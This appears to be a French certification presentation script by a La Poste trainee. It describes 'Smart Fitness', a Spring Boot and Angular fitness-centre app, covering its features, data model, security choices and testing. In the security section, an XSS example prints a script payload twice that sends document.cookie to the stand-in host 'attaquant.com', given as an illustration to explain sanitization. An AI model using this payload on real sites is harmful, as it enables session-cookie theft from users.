# Présentation du projet chef d’œuvre

Je vous présente le projet qui sert de support à l’obtention du titre de développeur web et web mobile. Je m’appelle Laurent Picard je suis postier depuis treize ans. J’ai d’abord été facteur 10 ans, puis pilote de production dans un centre de tri pendant trois ans et depuis octobre dernier je suis une formation pour devenir développeur informaticien. Pour cette présentation, je vous propose de passer en revue le plan suivant :

* Le Groupe La Poste
* Le contexte du stage professionnel
* La thème du projet
* La conception et le codage des composants *front-end* et *back-end*
* La présentation d’une recherche effectuée à partir d’un site anglophone.
* La présentation d’un jeu d’essai
* Les modalités d’usage de l’application
* Une démonstration de l’application.

# Le Groupe La Poste

Compétence - oral

Le Groupe La Poste est un groupe multi-activités dont le modèle repose sur cinq branches d’activités.

* **La branche Services-Courrier-Colis** concentre trois activités :

Le courrier, le colis et les services à domicile.

* **La Banque Postale**, une banque pour particuliers et professionnels.
* **GeoPost**, spécialisé dans le colis-express routier en Europe.
* Le **Réseau La Poste** commercialise les offres et services du Groupe.
* La branche **Numérique** qui a pour mission le développement des activitésnumériques du Groupe.

Il est à noter que le rapprochement prévu en 2020 de La Poste avec le Groupe CNP devrait déboucher sur un grand pôle financier et faire de la Banque Postale une bancassurance.

# Le choix du projet

Avec la transformation digitale des entreprises, il existe un besoin de compétences en termes de conception et de développement d’applications informatiques. Dans le cas précis du Groupe, la transformation numérique de ses activités nécessite de disposer d’équipes de développeurs. Aussi La Poste a mis en place un dispositif permettant à ses collaborateurs d’être promus au poste de développeur informaticien à l’issue d’une formation diplômante.

Cette formation se déroule de la façon suivante : La moitié de la formation est consacrée aux cours, dont l’enseignement est assuré par l’organisme de formation **Simplon**. L’autre moitié a pour cadre le stage en entreprise au sein d’une des **DSI du Groupe**, lieu de la nouvelle affectation du collaborateur. En ce qui me concerne, mon entité d’affectation est la **DSI colissimo**. Son organisation est structurée autour de plusieurs pôles dont un qui est dédié aux développements d’un référentiel de données (ftref).

Comme les besoins de développement de ftref sont axés sur le back et qu’en parallèle les règles de sécurité en matière d’accès aux applications sont restrictives, j’ai préféré opter pour un projet personnel plus en phase avec les technologies enseignées et donc plus facile pour à concevoir et à mettre en œuvre.

# Les fonctionnalités

Contexte - oral

Mon projet a pour thème un centre de fitness. L’application s’adresse à deux profils d’utilisateurs : les clients et le staff. Ces deux axes constituent la trame des fonctionnalités du cahier des charges :

### 3.1 L’axe clientèle

* Chaque client devra donc créer un compte utilisateur pour pouvoir accéder aux différents services proposés par le site.
* Chaque séance est une séquence de réservations d’équipements d’une durée de 10’.
* Visualiser sous forme de feuille de route le contenu de chaque séance réservée.
* Souscrire à un abonnement afin de bénéficier des séances à moitié prix.
* Visualiser le catalogue de la boutique en ligne et acheter des produits.
* Accéder à l’historique des commandes.

### 3.2 L’axe gérance

Le staff disposera des fonctionnalités suivantes :

* La gestion des infrastructures du site (ajout et paramétrage des équipements).
* La gestion des offres (création de formules d’abonnements et mise en ligne d’un catalogue)
* Une vue des revenus et dépenses de chaque équipement.
* Une synthèse glissante de l’évolution du taux de réservation.
* La gestion des comptes utilisateurs du staff.
* La gestion de la diffusion d’annonces à caractère événementiel.

# Conception et codage des composants

La première phase de conception consiste à modéliser l’application et à produire ce que l’on appelle un Modèle Logique de données. Un Modèle Logique de données permet de représenter sous forme de tables SQL les entités de l’application. Pour le projet Smart Fitness, le MLD est le suivant :

(entité) : correspond à la notion de concept comme la catégorie d’un événement

MLD - oral

Afin de faciliter la lecture du modèle, les fonctionnalités sont regroupées par domaine :

* En vert, on retrouve les fonctionnalités relatives à la gestion des équipements
* En vert, les fonctionnalités relatives à la réservation der équipements
* En violet, les fonctionnalités qui concernent les abonnements et les produits du catalogue
* En jaune, les fonctionnalités inhérentes à la gestion des utilisateurs
* La table Evénement destinée à stocker les annonces à caractère événementiel est isolée

Dans un second temps, il s’agit de décider des plates de développement :

Le projet Smart Fitness est une application tournant sur *Spring Boot*(Backend) adossée à une base de données relationnelle MySQL et déléguant l’affichage des pages html à Angular (Frontend).

Une base de données a pour rôle de stocker les données dans des tables. Le fait que ce soit une base relationnelle permet de récupérer en une seule requête des informations en provenance de différentes tables.

Spring Boot est un framework faisant tourner sur un serveur web tomcat un projet Spring. Un projet String étant la structure (boite à outils, framework) hébergeant l’application JEE (Java Edition Entreprise) du backend.

[Une application JEE permet

• La Gestion des instances de classes (JavaBean et/ou métier),

• Programmation orientée objet,

• L’organisation du code source selon le Modèle MVC,

• L’utilisation d’outils pour les ORM (Hibernate, iBatis, ...)]

Angular, lui permet d’écrire des pages SPA, ce qui évite le rechargement de la page lorsque les données sont mises à jour.

Un projet Spring est structuré selon l’approche MVC (Model – View – Controller) qui présente l’avantage de découper le code source en domaine fonctionnel :

* Le modèle gère les données manipulées par l’application.
* La vue gère l’affichage des informations à l’utilisateur.
* Le contrôleur reçoit les requêtes en provenance de l’utilisateur et lui renvoie le résultat du traitement.

MVC1 - oral

Dans le cas de mon projet, une variante du modèle MVC serait MVCL avec l’intégration d’une couche intermédiaire, la couche logique métier, venant s’insérer entre les couches modèle et contrôleur. Elle a pour rôle de délester le contrôleur de toute la gestion du traitement des requêtes SQL.

Logique métier

Contrôleur


Modèle

ORM

Rest API

Vue

DB





Précision : le concept d’un ORM (Object Relationnal mapping) est d’introduire une couche d’abstraction de toute la partie SQL en connectant le modèle objet de l’application à un modèle relationnel.

Dans un troisième temps il s’agit de mettre en place la politique de sécurité de l’application. Selon Wikipédia, la sécurité informatique vise à empêcher l’utilisation non-autorisée, le mauvais usage, la modification ou le détournement du système d’information.

Pour le projet SmartFitness, la sécurité de l’application repose sur le module Spring Security de SpringBoot qui utilise JWT (Java Web Token) pour sécuriser les échanges REST entre le back-end et le front-end et l’algorithme bcrypt pour le chiffrement des mots de passe en base de données.

Une première source de vulnérabilité concerne les informations confidentielles stockées en base de données notamment les mots de passe.  Pour crypter un mot de passe il existe des fonctions de hachage (MD5, SHA-1). Toutefois cette méthode est vulnérable aux attaques dites de collision aux attaques de type « rainbow tables » qui sont des tables pré calculées de hash permettant de trouver le mot de passe initial. Afin d’apporter un niveau de sécurité supérieur lors du stockage des mots de passe dans la base de données, le salage, combiné aux fonctions de hash, est utilisé comme technique de chiffrement, il consiste en l’insertion de préfixes et suffixes à l’intérieur des mots de passe. Bcrypt est une implémentation algorithmique utilisée par Spring Security pour le chiffrement des mots de passe en base de données :

Avec Bcrypt les mots de passe sont cryptés sur une soixantaine de caractères,  {bcrypt}$2a$10$woFD.JoUP44f4iyS0YLywO5TLT4xabSvFZF9T4NEwhcGLmjGkKsOe

Une seconde source de vulnérabilité concerne les applications web fonctionnant avec une authentification stateless notamment les applications SPA comme le projet Smart Fitness. Une authentification stateless signifie que les informations ayant permis à un utilisateur de s’authentifier ne sont pas conserver entre deux requêtes successives. Une des vulnérabilités des applications stateless est le CRSF (Cross-Site Request Forgery, « ***falsification de requête inter-sites*** »). Le principe de cette faille consiste à envoyer un lien html à un utilisateur (par exemple dans un email) qui lorsque ce dernier cliquera dessus enverra par exemple une requête qui va supprimer la réservation d’une séance sur l’application Smart Fitness . Pour se prémunir ce genre d’attaque et sécuriser les échanges entre le client et le serveur, Spring Security utilise la bibliothèque JWT (JSON Web Token). Le principe est l’échange d’un jeton signé permettant de vérifier la légitimité de la requête.

 Une troisième source de vulnérabilité sont les XSS. Le cross-site scripting est une faille de sécurité que l'on peut trouver sur les sites web. Le principe est d'injecter du code côté client (JavaScript) dans une page qui sera vue et dont le code JS sera exécuté par d'autres utilisateurs. Par exemple si un site propose l’upload d’image avec la possibilité de remplir un champ de description et qu’un utilisateur malintentionné remplisse le champ description de la manière suivante :

Une image" /><script>document.location="http://attaquant.com/get.php?v=" + document.cookie;</script><p class="

La page sur le serveur contenant l’image uplodé contiendra une description avec le code JS

<img src="./chat.jpg" title="Une image" /><script>document.location**=**"http://attaquant.com/get.php?v=" **+** document.cookie;</script><p class="" />

Et lorsqu’un utilisateur accèdera à cette page tous les cookies de l’utilisateur seront envoyés vers le site de l’attaquant. AngularJS propose par défaut des mécanismes de protection contre les failles XSS. Pour cela Angular procède à la *Sanitization*  de toutes les variables ayant pour fonction de capturer les entrées de l’utilisateur comme ici le champ description. Le principe de La Sanitization(désinfection) est d’encoder tout caractère Javascript ou HTML afin d’éviter leur exécution.

Le codage des composants repose avant tout sur l’adoption de quelques bonnes pratiques :

* Documenter le code source de ses composants 🡺 Pour mon projet, j’ai utilisé l’outil javadoc qui permet de générer une documentation technique au format html.
* Soumettre les méthodes de chaque de classe à des tests unitaires, c’est-à-dire vérifier qu’une donnée en entrée donne le résultat attendu. 🡺 Pour mon projet j’ai utilisé junit qui permet d’implémenter des batteries de tests unitaires.
* Réaliser des jeux de tests fonctionnels pour valider les différents scénarios d’utilisation 🡺 ce point fera l’objet de la présentation du jeu d’essai fonctionnel.
* Effectuer un code Review 🡺 outre le souci de produire un code de qualité, l’intérêt d’une analyse du code est d’y trouver d’éventuels bugs et vulnérabilités avant la mise en production de l’application. Pour mon projet, j’ai utilisé l’utilitaire Sonarqube.
* Réaliser des tests de pénétrations 🡺 ici on procède à une analyse dynamique du code en vue d’essayer d’identifier des vulnérabilités de l’application par différentes techniques automatisées. Pour mon projet, j’ai utilisé l’outil OWASP ZAP.

# Présentation d’un jeu d’essai fonctionnel

Après avoir effectué les tests unitaires à l’échelle d’une classe, un jeu d’essai fonctionnel permet de tester les fonctionnalités à l’échelle de l’application. Pour ce faire, j’ai utilisé postman pour élaborer des scénarios d’utilisation correspondant à une fonctionnalité utilisateur (UC). Dans le cas de l’application Smart Firtness, la réservation d’un équipement par un utilisateur entraîne sa non disponibilité pour les autres utilisateurs. Par exemple si le parc est composé de trois elliptiques et qu’un utilisateur en réserve un à une certaine tranche horaire, la page de réservation doit indiquer qu’il y a deux elliptiques de disponible.

Postman 1

Mais si l’utilisateur annule sa commande, la page de réservation doit de nouveau proposer 3 elliptiques à la réservation.

Postman 2

# Présentation d’une recherche effectuée à partir d’un site anglophone

//TO DO A traduire

(implements http basic authentication angular) 🡺 <https://medium.com/@rameez.s.shaikh/angular-7-spring-boot-basic-authentication-example-98455b73d033>

# Place à la démonstration !

//TO DO Subsctract of (veille)JWT : <https://blog.angular-university.io/angular-jwt-authentication/>

Paypal : <https://enngage.github.io/ngx-paypal/>

Optionnal :

<https://medium.com/@ryanchenkie_40935/angular-authentication-using-the-http-client-and-http-interceptors-2f9d1540eb8>

<https://angular.io/guide/http>

<https://ryanchenkie.com/angular-authentication-using-the-http-client-and-http-interceptors>

<https://learning.getpostman.com/docs/postman/scripts/test_examples/>